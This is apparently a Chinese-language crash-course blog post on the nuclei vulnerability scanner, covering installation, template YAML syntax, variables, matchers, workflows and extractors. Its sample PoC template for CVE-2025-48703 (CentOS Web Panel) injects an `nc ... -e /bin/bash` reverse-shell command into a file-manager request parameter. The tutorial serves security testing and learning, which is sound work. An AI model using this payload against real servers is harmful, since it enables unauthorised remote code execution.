


nuclei速成
0. 安装配置
git下载:https://git-scm.com/downloads/win
git config --global http.proxy http://127.0.0.1:10809
git config --global https.proxy http://127.0.0.1:10809
go安装:https://go.dev/dl/
nuclei安装
go env -w GOPROXY=https://goproxy.cn
go install -v github.com/projectdiscovery/nuclei/v3/cmd/nuclei@latest
nuclei -h

//模板库更新
git clone https://github.com/projectdiscovery/nuclei-templates.git
nuclei -update-templates -ut C:\Users\21609\Desktop\code\nuclei-templates

//语法示例


nuclei -u https://www.baidu.com -t C:\Users\21609\Desktop\code\1.yaml -p http://127.0.0.1:10809

-u 指定扫描目标
-t 指定使用的扫描模板
-p 指定使用的代理
-dresp 查看返回的response包


//模板检查
nuclei -validate -t C:/Users/21609/Desktop/code/1.yaml
1.yaml
id: baidu-test-windows-v2

info:
  name: Baidu Search Test v2
  author: yourname
  severity: info
  description: "Test Nuclei on Windows by searching for '666' on Baidu with a realistic User-Agent."
  tags: test

http:
  - raw:
      - |
        GET /s?ie=utf-8&tn=baidu&wd=666 HTTP/1.1
        Host: {{Hostname}}
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
        Accept-Language: en-US,en;q=0.9

    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200

      # 使用一个在搜索结果页更稳定的关键词
      - type: word
        part: body
        words:
          - "百度为您找到相关结果"
          - "百度安全验证" # 同时匹配一下是否被拦截了,便于调试
        condition: or # 只要匹配到其中一个就算成功

    extractors:
      - type: regex
        name: page-title
        part: body
        group: 1
        regex:
          - "<title>(.*)</title>"
不用代理试试
用了代理会302重定向
1. yaml编写
nuclei根据go语言开发,并发性比python好。
yaml不允许有tab,只能用空格对齐,表示代码块。
id的值不能有空格
一般格式:key:+空格+值
直接来看poc
id: cve-2025-48703
info:
name: Redhat/Centos Web Panel Remote Code Execution #漏洞名称
author: ProjectDiscoveryAI #作者
severity: critical #危害等级
description: | #漏洞技术细节
This template checks for a remote code execution vulnerability in Redhat/Centos Web Panel by exploiting the file manager module.
tags: rce,centos,redhat,webpanel,cve #分类标签
http:
- raw: #原始http请求,无需编码处理
- |
POST /myuser/index.php?module=filemanager&acc=changePerm HTTP/1.1
Host: {{Hostname}}
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246
fileName=.bashrc¤tPath=/home/linux主机用户名&t_total=`nc {{interactsh-url}} 18080 -e /bin/bash`
matchers-condition: and
matchers:
- type: word
words:
- "Redhat"
- "CentOS"
- type: word
part: header #匹配目标
words:
- "text/html"
- type: status
status:
- 200
nuclei中的变量用{{}}包裹
| {{BaseURL}} | 目标完整URL(含协议/端口),如 https://example.com:8080 |
|---|---|
| {{RootURL}} | 根URL(协议+域名+端口),如 https://example.com:8080(不含路径) |
| {{Hostname}} | 纯域名部分(不含协议/端口),如 example.com |
| {{Host}} | 域名+端口组合(无协议),如 example.com:8080 |
| {{Port}} | 目标端口号(自动从URL提取),如 8080 |
| {{Path}} | URL路径部分(不含查询参数),如 /admin/login.php |
| {{File}} | 路径中的文件名部分,如 login.php(从/path/file提取) |
| {{Scheme}} | 协议类型(http/https/ftp等) |
| {{interactsh-url}} | 动态生成一个临时域名(如 xxxxxx.interact.sh),指向 ProjectDiscovery 的公共服务器。用于接收目标系统触发的外部网络交互(DNS/HTTP请求),从而验证无回显漏洞(如盲注、SSRF、RCE等)。 |
匹配的type有
- word 关键字符串
- regex 正则表达式
- DSL 匹配器
matchers-condition: and
matchers:
  - type: word
    words:
      - "Login failed"
      - "Invalid password"
    condition: or  # 匹配任意一个关键词
  - type: regex
    regex:
      - '[0-9]{4}-[0-9]{2}-[0-9]{2}'  # 匹配日期格式
    part: body  # 匹配响应体(默认)
  - type: dsl
    dsl:
      - 'status_code == 200 && contains(body, "admin") && content_length>0'
      - 'duration < 2'  # 响应时间小于2秒
其他关键选项
part | 匹配目标(body、header、all) |
|---|---|
condition | 逻辑关系(and、or) |
negative | 反向匹配(true 时匹配不包含内容的情况) |
case-insensitive | 是否忽略大小写(默认 false) |
2. workflows
Workflows允许用户自定义模板的执行顺序
- 基础工作流
比如定义workflow扫描files目录下的如下yaml
workflows:
 - template: files/git-config.yaml
 - template: files/svn-config.yaml
 - template: files/env-file.yaml
 - template: files/backup-files.yaml
 - tags: xss,ssrf,cve,lfi
- 条件工作流
首先确认springboot-detect.yaml是否正确执行,如果是则运行subtemplates下的template
id: springboot-workflow
info:
name: Springboot Security Checks
author: dwisiswant0
workflows:
- template: security-misconfiguration/springboot-detect.yaml
subtemplates:
- template: cves/CVE-2018-1271.yaml
- template: cves/CVE-2018-1271.yaml
- template: cves/CVE-2020-5410.yaml
- template: vulnerabilities/springboot-actuators-jolokia-xxe.yaml
- template: vulnerabilities/springboot-h2-db-rce.yaml
运行workflows
nuclei -list http_urls.txt -w workflows/my-workflow.yaml
3. Extractors
它可以把满足规则的内容显示出来
Multiple extractors can be specified in a request. As of now we support five type of extractors.
- regex - Extract data from response based on a Regular Expression.
- kval - Extract
key: value/key=valueformatted data from Response Header/Cookie - json - Extract data from JSON based response in JQ like syntax.
- xpath - Extract xpath based data from HTML Response
- dsl - Extract data from the response based on a DSL expressions.
extractors:
  - type: regex
    part: body
    group: 1
    regex:
      - "(SQL syntax.*MySQL.*)"
      - "(ORA-[0-9]{5}.*)"
      - "(Microsoft.*ODBC.*SQL.*Server.*)"
  - type: regex
    part: body
    group: 1
    regex:
      - "[0-9]{4,}"
    name: extracted_number
参考
cve-2025-48703 nuclei模板 wooluo
https://docs.projectdiscovery.io/opensource/nuclei/overview
https://docs.projectdiscovery.io/templates/reference/extractors






 扫一扫
扫一扫


 169
169

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





